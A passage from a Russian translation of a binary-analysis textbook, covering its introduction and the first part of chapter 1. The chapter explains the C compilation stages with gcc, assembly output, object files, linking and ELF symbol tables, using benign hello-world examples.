Я уже говорил, что анализ можно использовать, чтобы документировать или тестировать на отсутствие уязвимостей программы, для которых у вас нет исходного кода. Но даже если исходный код имеется, такой анализ может быть полезен для поиска тонких ошибок, которые более отчетливо проявляются на уровне двоичного, а не исходного кода. Многие методы анализа двоичных файлов полезны также для отладки. В этой книге рассматриваются методы, применимые во всех этих ситуациях, и не только.

## В чем сложность анализа двоичных файлов?

Двоичный анализ – вещь гораздо более трудная, чем эквивалентный анализ на уровне исходного кода. На самом деле многие задачи в этом случае принципиально неразрешимы, т. е. невозможно сконструировать движок, который всегда возвращает правильный результат! Чтобы вы могли составить представление о том, с какими проблемами предстоит столкнуться, ниже приведен список некоторых вещей, затрудняющих анализ двоичных файлов. Увы, этот список далеко не исчерпывающий.

**Отсутствует символическая информация** В исходном коде, написанном на языке высокого уровня типа C или C++, мы даем осмысленные имена переменным, функциям, классам и т. п. Эти имена мы называем *символической информацией*, или просто *символами*. Если придерживаться хороших соглашений об именовании, то понять исходный код будет гораздо проще, но на двоичном уровне имена не имеют ни малейшего значения. Поэтому из двоичных файлов информация о символах часто удаляется, из-за чего понять код становится гораздо труднее.

**Отсутствует информация о типах** Еще одна особенность программ на языках высокого уровня – наличие у переменных четко определенных типов, например `int`, `float`, `string` или более сложных структурных типов. На двоичном же уровне типы нигде явно не упоминаются, поэтому понять структуру и назначение данных нелегко.

**Отсутствуют высокоуровневые абстракции** Современные программы состоят из классов и функций, но компиляторы отбрасывают эти высокоуровневые конструкции. Это означает, что двоичный файл выглядит как огромный «комок» кода и данных, а не хорошо структурированный код, и восстановить высокоуровневую структуру трудно и чревато ошибками.

---

**Код и данные перемешаны.** Двоичные файлы могут содержать фрагменты данных, перемешанные с исполняемым кодом (и так оно в действительности и есть)<sup>1</sup>. Поэтому очень легко случайно интерпретировать данные как код или наоборот, что приведет к неправильным результатам.

**Код и данные зависят от положения** Двоичные файлы не рассчитаны на модификацию, поэтому добавление всего одной машинной команды может вызвать проблемы, поскольку следующий за ней код сдвигается, что делает недействительными адреса в памяти и ссылки из других мест кода. Поэтому любое изменение кода и данных чрезвычайно опасно, т. к. программа может вообще перестать работать.

Из-за всех этих проблем на практике нам часто приходится довольствоваться неточными результатами анализа. Важная составная часть анализа двоичных файлов – творчески подойти к созданию полезных инструментов, работающих вопреки ошибкам анализа!

## Кому адресована эта книга?

Целевой аудиторией этой книги являются инженеры по безопасности, ученые, занимающиеся исследованиями в области безопасности, хакеры и специалисты по тестированию на проникновение, специалисты по обратной разработке, аналитики вредоносных программ и студенты компьютерных специальностей, интересующиеся анализом двоичных файлов.

Поскольку в книге рассматриваются темы повышенного уровня, предполагаются предварительные знания в области программирования и компьютерных систем. Для получения максимальной пользы от прочтения книги необходимы:

- достаточно свободное владение языками C и C++;
- базовые знания о внутреннем устройстве операционных систем (что такое процесс, что такое виртуальная память и т. д.);
- умение работать с оболочкой Linux (предпочтительно bash);
- рабочие знания о языке ассемблера x86/x86-64. Если вы вообще ничего не знаете о языках ассемблера, прочитайте сначала приложение А.

Если вы никогда раньше не программировали или не любите копаться в низкоровневых деталях компьютерных систем, то, вероятно, эта книга не для вас.

---

<sup>1</sup> Одни компиляторы делают это чаще, другие реже. Особенно печальной известностью в этом отношении пользуется Visual Studio, обожающая перемешивать код и данные.

# Назначение и структура книги

Главная цель этой книги – сделать из вас разносторонне образованного аналитика двоичных файлов, знакомого как с основными вопросами, так и с такими продвинутыми темами, как оснащение двоичного кода, анализ заражения и символическое выполнение. Эта книга *не претендует* на роль единственного и исчерпывающего источника, поскольку в области двоичного анализа и его инструментария изменения происходят настолько быстро, что любая исчерпывающая книга устарела бы через год. Наша цель – снабдить вас достаточным объемом знаний по всем важным темам, чтобы дальше вы могли двигаться самостоятельно.

С другой стороны, мы не пытаемся разобраться во всех тонкостях обратной разработки кода для процессоров x86 и x86-64 (хотя основные сведения приведены в приложении А) и анализа вредоносных программ на этих платформах. На эти темы уже написано много книг, и дублировать их здесь не имеет смысла. Список книг, посвященных ручной обратной разработке и анализу вредоносного ПО, приведен в приложении D.

Книга состоит из четырех частей.

**Часть I. Форматы двоичных файлов.** В этой части мы познакомимся с форматами двоичных файлов, без чего невозможно понять последующий материал. Если вы уже знакомы с форматами ELF и PE, а также с библиотекой `libbfd`, то можете пропустить одну или несколько глав в этой части.

**Глава 1. Анатомия двоичного файла.** Содержит общее введение в анатомию двоичных программ.

**Глава 2. Формат ELF.** Введение в двоичный формат ELF, используемый в ОС Linux.

**Глава 3. Формат PE: краткое введение.** Содержит краткое введение в двоичный формат PE, используемый в Windows.

**Глава 4. Создание двоичного загрузчика с применением `libbfd`.** Показано, как разбирать двоичные файлы с помощью библиотеки `libbfd`. Строится двоичный загрузчик, используемый в остальной части книги.

**Часть II. Основы анализа двоичных файлов.** Содержит основополагающие методы двоичного анализа.

**Глава 5. Основы анализа двоичных файлов в Linux.** Введение в основные инструменты двоичного анализа в Linux.

**Глава 6. Основы дизассемблирования и анализа двоичных файлов.** Рассматриваются базовые методы дизассемблирования и фундаментальные приемы анализа.

**Глава 7. Простые методы внедрения кода для формата ELF.** Первые представления о том, как модифицировать двоичный ELF-файл с помощью внедрения паразитного кода и шестнадцатеричного редактирования.

---

**Часть III. Продвинутый анализ двоичных файлов.** Целиком посвящена продвинутым методам двоичного анализа.

**Глава 8. Настройка дизассемблирования.** Показано, как создать собственные инструменты дизассемблирования с помощью программы Capstone.

**Глава 9. Оснащение двоичных файлов.** Посвящена модификации двоичных файлов с помощью полнофункциональной платформы оснащения Pin.

**Глава 10. Принципы динамического анализа заражения.** Введение в принципы динамического анализа заражения – современного метода двоичного анализа, позволяющего проследить потоки данных в программах.

**Глава 11. Практический динамический анализ заражения с помощью libdft.** Описывается, как построить собственные инструменты динамического анализа заражения с применением библиотеки libdft.

**Глава 12. Принципы символического выполнения.** Посвящена символическому выполнению, еще одному продвинутому методу автоматических рассуждений о сложных свойствах программы.

**Глава 13. Практическое символическое выполнение с помощью Triton.** Показано, как построить практически полезные инструменты символического выполнения с помощью программы Triton.

**Часть IV. Приложения.** Включает полезные ресурсы.

**Приложение А. Краткий курс ассемблера x86.** Содержит краткое введение в язык ассемблера x86 для читателей, которые с ним еще незнакомы.

**Приложение В. Реализация перезаписи PT\_NOTE с помощью libelf.** Приведены детали реализации инструмента elfinject, используемого в главе 7. Может служить введением в библиотеку libelf.

**Приложение С. Перечень инструментов анализа двоичных файлов.** Содержит перечень инструментов, которые могут вам пригодиться.

**Приложение D. Литература для дополнительного чтения.** Содержит перечень ссылок на статьи и книги по темам, обсуждаемым в этой книге.

## Как использовать эту книгу

Ниже описаны соглашения, касающиеся примеров кода, синтаксиса языка ассемблера, а также платформы разработки. Знакомство с ними поможет получить максимум пользы от чтения книги.



---

## Архитектура системы команд

Хотя многие методы, описанные в книге, можно перенести на другие архитектуры, я во всех примерах использую архитектуру системы команд (Instruction Set Architecture – ISA) процессора Intel x86 и его 64-разрядной версии x86-64 (для краткости x64). Обе архитектуры будут обобщенно называться «x86 ISA». Как правило, в примерах приведен код для x64, если явно не оговорено противное.

Архитектура x86 ISA интересна, потому что доминирует на рынке потребительской электроники, особенно настольных компьютеров и ноутбуков, а также в исследованиях по анализу двоичных файлов (отчасти из-за ее популярности на компьютерах конечных пользователей). Поэтому многие каркасы двоичного анализа ориентированы на x86.

Кроме того, сложность x86 ISA позволит вам узнать о некоторых проблемах двоичного анализа, которые не встречаются в более простых архитектурах. У архитектуры x86 долгая история обратной совместимости (начинающаяся с 1978 года), из-за чего система команд получилась очень плотной в том смысле, что подавляющее большинство возможных байтовых значений представляет допустимый код операции. Это порождает проблему различения кода и данных, из-за которой дизассемблеры могут не понять, что интерпретируют данные как код. Мало того, длины команд различаются, и допускается невыровненный доступ к памяти для слов любой корректной длины. Таким образом, x86 допускает чрезвычайно сложные двоичные конструкции, в частности частичное перекрытие команд и невыровненные команды. Иными словами, поняв, как обращаться с такой сложной системой команд, как у процессора x86, с другими системами (например, для ARM) вы разберетесь на раз!

## Синтаксис языка ассемблера

Как объяснено в приложении А, существует два популярных формата записи машинных команд x86: *синтаксис Intel* и *синтаксис AT&T*. Я буду использовать синтаксис Intel, потому что он лаконичнее. В синтаксисе Intel помещение константы в регистр `edi` записывается так:

---

```
mov edi,0x6
```

---

Заметим, что конечный операнд (`edi`) записывается первым. Если вы плохо знакомы с различиями синтаксиса AT&T и Intel, обратитесь к приложению А, где описаны основные особенности того и другого.

## Формат двоичного файла и платформа разработки

Я разрабатывал все примеры кода, приведенные в этой книге, в ОС Ubuntu Linux на языках C/C++ (за исключением очень немногочисленных примеров, написанных на Python). Это связано с тем, что многие

---

популярные библиотеки анализа двоичных файлов ориентированы в основном на Linux и имеют удобные API, рассчитанные на C/C++ или Python. Однако все используемые в книге методы и большинство библиотек применимы также к Windows, поэтому если вы предпочитаете платформу Windows, то без труда перенесете на нее все, чему научились. Что касается форматов двоичных файлов, то в этой книге рассматривается в основном формат ELF, подразумеваемый по умолчанию на платформах Linux, хотя многие инструменты поддерживают также двоичный формат Windows PE.

## Примеры кода и виртуальная машина

В каждой главе этой книги имеется несколько примеров кода, а к книге прилагается уже сконфигурированная виртуальная машина (ВМ), включающая все примеры. ВМ работает под управлением популярного дистрибутива Linux Ubuntu 16.04, на нее установлены все обсуждаемые инструменты двоичного анализа с открытым исходным кодом. Вы можете использовать эту ВМ для экспериментов с примерами кода и для решения упражнений в конце каждой главы. ВМ доступна на сайте книги по адресу <https://practicalbinaryanalysis.com> или <https://nostarch.com/binaryanalysis/>.

На сайте книги имеется также архив с исходным кодом всех примеров и упражнений. Можете скачать его, если не хотите скачивать всю ВМ, но имейте в виду, что для некоторых средств двоичного анализа необходима сложная настройка, которую вам придется выполнить самостоятельно, если вы решите не использовать ВМ.

Чтобы воспользоваться ВМ, понадобится программа виртуализации. Данная ВМ рассчитана на работу под управлением программы VirtualBox, которую можно скачать бесплатно с сайта <https://www.virtualbox.org/>. Версии VirtualBox имеются для всех популярных операционных систем, включая Windows, Linux и macOS.

После установки VirtualBox запустите ее, выберите из меню команду **File** → **Import Appliance** и выберите виртуальную машину, скачанную с сайта книги. После добавления запустите эту ВМ, щелкнув по зеленой стрелке **Start** в главном окне VirtualBox. Когда ВМ загрузится, войдите в систему, указав в качестве имени пользователя и пароля слово «binary». Затем откройте терминал с помощью комбинации клавиш **Ctrl+Alt+T** и можете делать все, что предлагается в книге.

В каталоге `~/code` вы найдете подкаталоги, соответствующие главам; там находятся все примеры кода и прочие файлы, относящиеся к главе. Например, весь код из главы 1 находится в каталоге `~/code/chapter1`. Есть также каталог `~/code/inc`, в котором собран общий код, используемый в программах из разных глав. Я использую расширение `.cc` для файлов с исходным кодом на C++, `.c` – для файлов с кодом на чистом C, `.h` – для заголовочных файлов и `.py` – для скриптов на Python.

Для сборки всех примеров в данной главе откройте терминал, перейдите в соответствующий этой главе каталог и выполните команду

---

make. Это работает во всех случаях, кроме тех, для которых явно указана другая команда сборки.

Важные примеры кода по большей части подробно обсуждаются в соответствующих главах. Если листингу обсуждаемого в книге кода соответствует исходный файл на ВМ, то перед ним указывается имя файла:



*filename.c*

---

```
int
main(int argc, char *argv[])
{
    return 0;
}
```

---

В заголовке этого листинга указано, что приведенный код находится в файле *filename.c*. Если явно не оговорено противное, то файл с указанным именем находится в каталоге той главы, где встретился пример. Иногда встречаются листинги, в заголовках которых указаны не имена файлов; это означает, что примеру не соответствует никакой файл в ВМ. Совсем короткие листинги без соответствующих файлов могут даже не иметь заголовков, как, например, приведенный выше код, демонстрирующий синтаксис ассемблера.

В листингах, показывающих команды оболочки и их результаты, используется символ \$, обозначающий приглашение, а строки, содержащие данные, введенные пользователем, набраны полужирным шрифтом. Такие строки являются командами, которые вы можете выполнить в виртуальной машине, а следующие за ними строки, не начинающиеся приглашением и не набранные полужирным шрифтом, соответствуют выведенным командой результатам. Вот, например, распечатка содержимого каталога *~/code* на виртуальной машине:

---

```
$ cd ~/code && ls
chapter1 chapter2 chapter3 chapter4 chapter5 chapter6 chapter7
chapter8 chapter9 chapter10 chapter11 chapter12 chapter13 inc
```

---

Иногда я редактирую вывод команды в интересах удобочитаемости, поэтому результат, который вы видите в ВМ, может выглядеть немного иначе.

## Упражнения

В конце каждой главы имеются упражнения и задачи для закрепления навыков. Некоторые упражнения сравнительно просты, для их решения достаточно материала, изложенного в главе. Другие требуют больше усилий и самостоятельного исследования.

---

# ЧАСТЬ I

## ФОРМАТЫ ДВОИЧНЫХ ФАЙЛОВ





# 1

## АНАТОМИЯ ДВОИЧНОГО ФАЙЛА

[https://t.me/it\\_boooks](https://t.me/it_boooks)

**С**мысл двоичного анализа – анализ двоичных файлов. Но что такое двоичный файл? В этой главе описывается общая структура формата двоичного файла и жизненный цикл двоичного файла. Прочитав ее, вы будете готовы к восприятию двух следующих глав, посвященных двум наиболее широко распространенным форматам: ELF и PE, соответственно в ОС Linux и Windows.

В современных компьютерах вычисления производятся в двоичной системе счисления, где числа записываются строками нулей и единиц. Машинный код, выполняемый такими компьютерами, называется *двоичным кодом*. Любая программа состоит из совокупности двоичного кода (машинных команд) и данных (переменных, констант и т. п.). Чтобы различать программы, хранящиеся в данной системе, необходим способ хранения всего кода и данных, принадлежащих программе, в одном замкнутом файле. Поскольку такие файлы содержат исполняемые двоичные программы, они называются *двоичными исполняемыми файлами*, или просто *двоичными файлами* (жарг. *бинарники*). Анализ двоичных файлов и является предметом данной книги.

Прежде чем переходить к специфике таких форматов двоичных файлов, как ELF и PE, дадим краткий обзор процесса порождения исполняемых двоичных файлов из исходного кода. Затем я дизассемблирую простой двоичный файл, чтобы вы составили представление о находящихся в нем коде и данных. Этот материал пригодится нам в главах 2 и 3, когда мы будем изучать форматы ELF и PE, и в главе 4, где мы напишем собственный загрузчик, который умеет разбирать двоичные файлы и открывать их для анализа.

## 1.1 Процесс компиляции программы на С

Двоичные файлы порождаются в процессе *компиляции*, т. е. трансляции понятного человеку исходного кода, например на языке С или С++, в машинный код, исполняемый процессором<sup>1</sup>. На рис. 1.1 показаны шаги типичного процесса компиляции С-кода (шаги компиляции кода, написанного на С++, аналогичны). Компиляция С-кода состоит из четырех этапов, один из которых называется (не слишком удачно) *компиляцией*, как и весь процесс в целом. Это *препроцессирование*, *компиляция*, *ассемблирование* и *компоновка*<sup>2</sup>. На практике современные компиляторы часто объединяют некоторые или даже все этапы, но для демонстрации я буду рассматривать их по отдельности.




Рис. 1.1. Процесс компиляции программы на С

### 1.1.1 Этап препроцессирования

Процесс компиляции начинается с обработки нескольких файлов, которые вы хотите откомпилировать (на рис. 1.1 они обозначены

<sup>1</sup> Существуют также языки, например Python или JavaScript, программы на которых интерпретируются «на лету», а не компилируются как единое целое. Иногда части интерпретируемого кода компилируются «своевременно» (just in time – JIT), по мере выполнения программы. При этом порождается двоичный код в памяти, который можно проанализировать с применением описанных в этой книге методов. Поскольку анализ интерпретируемых языков требует зависящих от языка специальных шагов, я не стану подробно останавливаться на этом процессе.

<sup>2</sup> Раньше этап компоновки (linking) по-русски назывался *редактированием связей*, но сейчас этот термин вышел из употребления. – Прим. перев.

*file-1.c, ..., file-n.c*). Исходный файл может быть всего один, но крупные программы обычно состоят из большого числа файлов. Это не только упрощает управление проектом, но и ускоряет компиляцию, потому что если изменится один какой-то файл, то перекомпилировать придется только его, а не весь код.

Исходные С-файлы могут содержать макросы (директивы `#define`) и директивы `#include`. Последние служат для включения *заголовочных файлов* (с расширением `.h`), от которых зависит исходный файл. На этапе препроцессорирования все директивы `#define` и `#include` расширяются, так что остается только код на чистом С, подлежащий компиляции.

Проиллюстрируем сказанное на конкретном примере. Мы будем использовать компилятор `gcc`, подразумеваемый по умолчанию во многих дистрибутивах Linux (включая Ubuntu, операционную систему на нашей виртуальной машине). Результаты работы других компиляторов, например `clang` или Visual Studio, похожи. Как уже было сказано во введении, я компилирую все примеры (включая и текущий) в машинный код x86-64, если явно не оговорено противное.

Пусть требуется откомпилировать исходный файл на С, показанный в листинге 1.1, который выводит на экран знаменитое сообщение «Hello, world!».

#### *Листинг 1.1. compilation\_example.c*

```
#include <stdio.h>

#define FORMAT_STRING "%s"
#define MESSAGE      "Hello, world!\n"

int
main(int argc, char *argv[]) {
    printf(FORMAT_STRING, MESSAGE);
    return 0;
}
```

Скоро мы увидим, что происходит с этим файлом на других этапах процесса компиляции, но пока рассмотрим только результат этапа препроцессорирования. По умолчанию `gcc` автоматически выполняет все этапы компиляции, так что если мы хотим остановиться после препроцессорирования и посмотреть на промежуточный результат, то об этом нужно явно сказать. В случае `gcc` это делается командой `gcc -E -P`, где флаг `-E` требует остановиться после препроцессорирования, а `-P` заставляет компилятор опустить отладочную информацию, чтобы результат был немного понятнее. В листинге 1.2 показан результат этапа препроцессорирования, для краткости отредактированный. Запустите VM и выполните предлагаемые команды.

```
$ gcc -E -P compilation_example.c
```



```
typedef long unsigned int size_t;
typedef unsigned char __u_char;
typedef unsigned short int __u_short;
typedef unsigned int __u_int;
typedef unsigned long int __u_long;

/* ... */

extern int sys_nerr;
extern const char *const sys_errlist[];
extern int fileno (FILE *__stream) __attribute__ ((__nothrow__ , __leaf__));
extern int fileno_unlocked (FILE *__stream) __attribute__ ((__nothrow__ , __leaf__));
extern FILE *popen (const char *__command, const char *__modes);
extern int pclose (FILE *__stream);
extern char *ctermid (char *__s) __attribute__ ((__nothrow__ , __leaf__));
extern void flockfile (FILE *__stream) __attribute__ ((__nothrow__ , __leaf__));
extern int ftrylockfile (FILE *__stream) __attribute__ ((__nothrow__ , __leaf__));
extern void funlockfile (FILE *__stream) __attribute__ ((__nothrow__ , __leaf__));

int
main(int argc, char *argv[]) {
    printf(❶"%s", ❷"Hello, world!\n");
    return 0;
}
```

Заголовочный файл *stdio.h* включен целиком, т. е. все содержащиеся в нем определения типов, глобальные переменные и прототипы функций «скопированы» в исходный файл. Поскольку это делается для каждой директивы `#include`, результат работы препроцессора может оказаться очень длинным. Кроме того, препроцессор расширяет все макросы, определенные с помощью ключевого слова `#define`. В данном примере это означает, что оба аргумента `printf` (`FORMAT_STRING` ❶ и `MESSAGE` ❷) вычисляются и заменяются соответствующими константными строками.

### 1.1.2 Этап компиляции



После завершения этапа препроцессорирования исходный файл готов к компиляции. На этапе компиляции обработанный препроцессором код транслируется на язык ассемблера. (Большинство компиляторов на этом этапе выполняют более или менее агрессивную оптимизацию, *уровень* которой задается флагами в командной строке; в случае gcc это флаги от `-O0` до `-O3`. В главе 6 мы увидим, что уровень оптимизации может оказывать значительное влияние на результат дизассемблирования.)

Почему на этапе компиляции порождается код на языке ассемблера, а не машинный код? Это проектное решение кажется бессмыслен-



ным в контексте одного конкретного языка (в данном случае C), но обретает смысл, если вспомнить о других языках. Из наиболее популярных компилируемых языков назовем C, C++, Objective-C, Common Lisp, Delphi, Go и Haskell. Писать компилятор, который порождает машинный код для каждого из них, было бы чрезвычайно трудоемким и долгим занятием. Проще генерировать код на языке ассемблера (тоже, кстати, достаточно трудное дело) и обрабатывать его на последнем этапе процесса одним и те же ассемблером.

Таким образом, результатом этапа компиляции является ассемблерный код, все еще понятный человеку, в котором вся символическая информация сохранена. Как уже было сказано, gcc обычно вызывает все этапы компиляции автоматически, поэтому чтобы увидеть ассемблерный код, сгенерированный на этапе компиляции, нужно попросить gcc остановиться после этого этапа и сохранить ассемблерные файлы на диске. Для этого служит флаг `-S` (расширение `.s` традиционно используется для файлов на языке ассемблера). Кроме того, передадим gcc флаг `-masm=intel`, чтобы ассемблерные команды записывались в синтаксисе Intel, а не AT&T, подразумеваемом по умолчанию. В листинге 1.3 показан результат этапа компиляции для нашего примера<sup>1</sup>.

*Листинг 1.3. Ассемблерный код, сгенерированный на этапе компиляции программы "Hello, world!"*

```
$ gcc -S -masm=intel compilation_example.c
$ cat compilation_example.s

.file "compilation_example.c"
.intel_syntax noprefix
.section      .rodata

❶ .LC0:
    .string   "Hello, world!"
    .text
    .globl   main
    .type    main, @function

❷ main:
.LFB0:
    .cfi_startproc
    push     rbp
    .cfi_def_cfa_offset 16
    .cfi_offset 6, -16
    mov      rbp, rsp
    .cfi_def_cfa_register 6
    sub      rsp, 16
    mov      DWORD PTR [rbp-4], edi
    mov      QWORD PTR [rbp-16], rsi
    mov      edi, 0OFFSET FLAT:.LC0
```

<sup>1</sup> Обратите внимание, что в процессе оптимизации gcc заменил вызовы `printf` обращениями к `puts`.

---

```

call    puts
mov     eax, 0
leave
.cfi_def_cfa 7, 8
ret
.cfi_endproc

.LFE0:

.size   main, .-main
.ident  "GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
.section .note.GNU-stack,"",@progbits

```

---

Пока что я не стану вдаваться в детали ассемблерного кода. Но интересно отметить, что код в листинге 1.3 читается сравнительно просто, потому что имена символов и функций сохранены. Так, константам и переменным соответствуют символические имена, а не просто адреса (пусть даже имя было сгенерировано автоматически, как в случае LC0 ❶ для безымянной строки "Hello, world!"), а функции `main` ❷ (единственной функции в этом примере) – явная метка. Все ссылки на код и данные тоже символические, как, например, ссылка на строку "Hello, world!" ❸. Мы будем лишены такого удобства при работе с зачищенными двоичными файлами ниже в этой книге!

### 1.1.3 Этап ассемблирования

В конце этапа ассемблирования мы наконец получаем настоящий машинный код! На вход этого этапа поступают ассемблерные файлы, сгенерированные на этапе компиляции, а на выходе имеем набор *объектных файлов*, которые иногда называются *модулями*. Объектные файлы содержат машинные команды, которые в принципе могут быть выполнены процессором. Но, как я скоро объясню, прежде чем появится готовый к запуску исполняемый двоичный файл, необходимо проделать еще кое-какую работу. Обычно одному исходному файлу соответствует один ассемблерный файл, а одному ассемблерному файлу – один объектный. Чтобы сгенерировать объектный файл, нужно передать `gcc` флаг `-c`, как показано в листинге 1.4.

Листинг 1.4. Генерирование объектного файла с помощью `gcc`

---

```

$ gcc -c compilation_example.c
$ file compilation_example.o
compilation_example.o: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped

```

---

Чтобы убедиться, что сгенерированный файл `compilation_example.o` действительно объектный, можно воспользоваться утилитой `file` (весьма полезной, я вернусь к ней в главе 5). Как показано в листинге 1.4, это и вправду так: видно, что это файл типа ELF 64-bit LSB relocatable.

И что же это значит? Первая часть вывода `file` говорит, что файл отвечает спецификации формата исполняемых двоичных файлов ELF

(мы подробно рассмотрим этот формат в главе 2). Точнее, это 64-рядный ELF-файл (поскольку в этом примере мы генерировали код для процессора x86-64), а буквы *LSB* означают, что при размещении чисел в памяти первым располагается младший байт (*Least Significant Byte*). Но самое главное здесь – слово *relocatable* (перемещаемый).

Перемещаемые файлы не привязаны к какому-то конкретному адресу в памяти, их можно перемещать, не нарушая никаких принятых в коде предположений. Увидев в напечатанной *file* строке слово *relocatable*, мы понимаем, что речь идет об объектном, а не исполняемом файле<sup>1</sup>.

Объектные файлы компилируются независимо, поэтому, обрабатывая один файл, ассемблер не может знать, какие адреса упоминаются в других объектных файлах. Именно поэтому объектные файлы должны быть перемещаемыми, тогда мы сможем компоновать их в любом порядке и получить полный исполняемый двоичный файл. Если бы объектные файлы не были перемещаемыми, то это было бы невозможно.

Содержимое объектного файла мы увидим ниже в этой главе, когда будем готовы дизассемблировать свой первый файл.

### 1.1.4 Этап компоновки

Компоновка – последний этап процесса компиляции. На этом этапе все объектные файлы объединяются в один исполняемый двоичный файл. В современных системах этап компоновки иногда включает дополнительный проход, называемый *оптимизацией на этапе компоновки* (*link-time optimization – LTO*)<sup>2</sup>.

Неудивительно, что программа, выполняющая компоновку, называется *компоновщиком*. Обычно она отделена от компилятора, который выполняет все предыдущие этапы.

Как я уже говорил, объектные файлы перемещаемы, потому что компилируются независимо друг от друга, и компилятор не может делать никаких предположений о начальном адресе объектного файла в памяти. Кроме того, объектные файлы могут содержать ссылки на функции и переменные, находящиеся в других объектных файлах или внешних библиотеках. До этапа компоновки адреса, по которым будут размещены код и данные, еще неизвестны, поэтому объектные файлы содержат только *перемещаемые символы*, которые определяют, как в конечном итоге будут разрешены ссылки на функции и переменные. В контексте компоновки ссылки, зависящие от перемещаемого символа, называются *символическими ссылками*. Если объектный файл ссылается на одну из собственных функций или переменных по абсолютному адресу, то такая ссылка тоже будет символической.

<sup>1</sup> Существуют также *позиционно-независимые* (перемещаемые) файлы, но о них *file* сообщает, что это разделяемые объекты, а не перемещаемые файлы. Отличить их от обыкновенных разделяемых библиотек можно по наличию адреса точки входа.

<sup>2</sup> Дополнительные сведения о LTO приведены в приложении D.

---

Задача компоновщика – взять все принадлежащие программе объектные файлы и объединить их в один исполняемый файл, который, как правило, должен загружаться с конкретного адреса в памяти. Теперь, когда известно, из каких модулей состоит исполняемый файл, компоновщик может разрешить большинство символических ссылок. Но ссылки на библиотеки могут остаться неразрешенными – это зависит от типа библиотеки.

Статические библиотеки (в Linux они обычно имеют расширение `.a`, как показано на рис. 1.1) включаются в исполняемый двоичный файл, поэтому ссылки на них можно разрешить окончательно. Но существуют также динамические (разделяемые) библиотеки, которые совместно используются всеми программами, работающими в системе. Иными словами, динамическая библиотека не копируется в каждый использующий ее двоичный файл, а загружается в память лишь один раз, и все нуждающиеся в ней двоичные файлы пользуются этой разделяемой копией. На этапе компоновки адреса, по которым будут размещаться динамические библиотеки, еще неизвестны, поэтому ссылки на них разрешить невозможно. Поэтому компоновщик оставляет символические ссылки на такие библиотеки даже в окончательном исполняемом файле, и эти ссылки разрешаются, только когда двоичный файл будет загружен в память для выполнения.

Большинство компиляторов, в т. ч. и `gcc`, автоматически вызывают компоновщик в конце процесса компиляции. Поэтому для создания полного двоичного исполняемого файла можно просто вызвать `gcc` без специальных флагов, как показано в листинге 1.5.

*Листинг 1.5. Генерирование двоичного исполняемого файла с помощью `gcc`*

---

```
$ gcc compilation_example.c
$ file a.out
a.out: ①ELF 64-bit LSB executable, x86-64, version 1 (SYSV), ②dynamically
linked, ③interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=d0e23ea731bce9de65619cadd58b14ecd8c015c7, ④not stripped
$ ./a.out
Hello, world!
```

---

По умолчанию созданный исполняемый файл называется `a.out`, но можно задать другое имя, предварив его флагом `-o`. Теперь утилита `file` сообщает, что мы имеем файл типа ELF 64-bit LSB executable ①, т. е. исполняемый, а не перемещаемый, как после этапа ассемблирования. Важно также, что файл динамически скомпонован ②, т. е. в нем используются библиотеки, не включенные в его состав, а разделяемые с другими программами, работающими в системе. Наконец, слова `interpreter /lib64/ld-linux-x86-64.so.2` ③ в выводе `file` говорят, какой динамический компоновщик будет использован для окончательного разрешения зависимостей от динамических библиотек на этапе загрузки исполняемого файла в память. Запустив двоичный

файл (командой `./a.out`), вы увидите, что он делает то, что ожидалось (печатает строку "Hello, world!" на стандартный вывод), т. е. мы действительно получили работоспособный двоичный файл. Но что означают слова «not stripped» ❹ в выводе `file`? Обсудим это в следующем разделе.



## 1.2 Символы и зачищенные двоичные файлы

В исходном коде на языке высокого уровня, например С, используются функции и переменные с осмысленными именами. Компиляторы же порождают *символы*, являющиеся эквивалентом таких символических имен, и запоминают, какой двоичный код и данные соответствуют каждому символу. Например, символы функций отображают символические высокоуровневые имена функций на начальный адрес и размер функции. Эта информация обычно используется компоновщиком при объединении объектных файлов (например, чтобы разрешить ссылки на функции и переменные, находящиеся в другом модуле), а также полезна при отладке программы.

### 1.2.1 Просмотр информации о символах

Чтобы вы могли представить, как выглядит информация о символах, в листинге 1.6 показаны некоторые символы в двоичном файле нашей демонстрационной программы.

Листинг 1.6. Символы в двоичном файле `a.out`, показанные программой `readelf`

\$ **readelf --syms a.out**

Symbol table '.dynsym' contains 4 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	0000000000000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	puts@GLIBC_2.2.5 (2)
2:	0000000000000000	0	FUNC	GLOBAL	DEFAULT	UND	__libc_start_main@GLIBC_2.2.5 (2)
3:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	__gmon_start__

Symbol table '.symtab' contains 67 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
...							
56:	0000000000601030	0	OBJECT	GLOBAL	HIDDEN	25	_dso_handle
57:	00000000004005d0	4	OBJECT	GLOBAL	DEFAULT	16	_IO_stdin_used
58:	0000000000400550	101	FUNC	GLOBAL	DEFAULT	14	__libc_csu_init
59:	0000000000601040	0	NOTYPE	GLOBAL	DEFAULT	26	__end__
60:	0000000000400430	42	FUNC	GLOBAL	DEFAULT	14	_start
61:	0000000000601038	0	NOTYPE	GLOBAL	DEFAULT	26	__bss_start
62:	0000000000400526	32	FUNC	GLOBAL	DEFAULT	14	main
63:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	_Jv_RegisterClasses
64:	0000000000601038	0	OBJECT	GLOBAL	HIDDEN	25	__TMC_END__
65:	0000000000000000	0	NOTYPE	WEAK	DEFAULT	UND	__ITM_registerTMCloneTable
66:	00000000004003c8	0	FUNC	GLOBAL	DEFAULT	11	_init

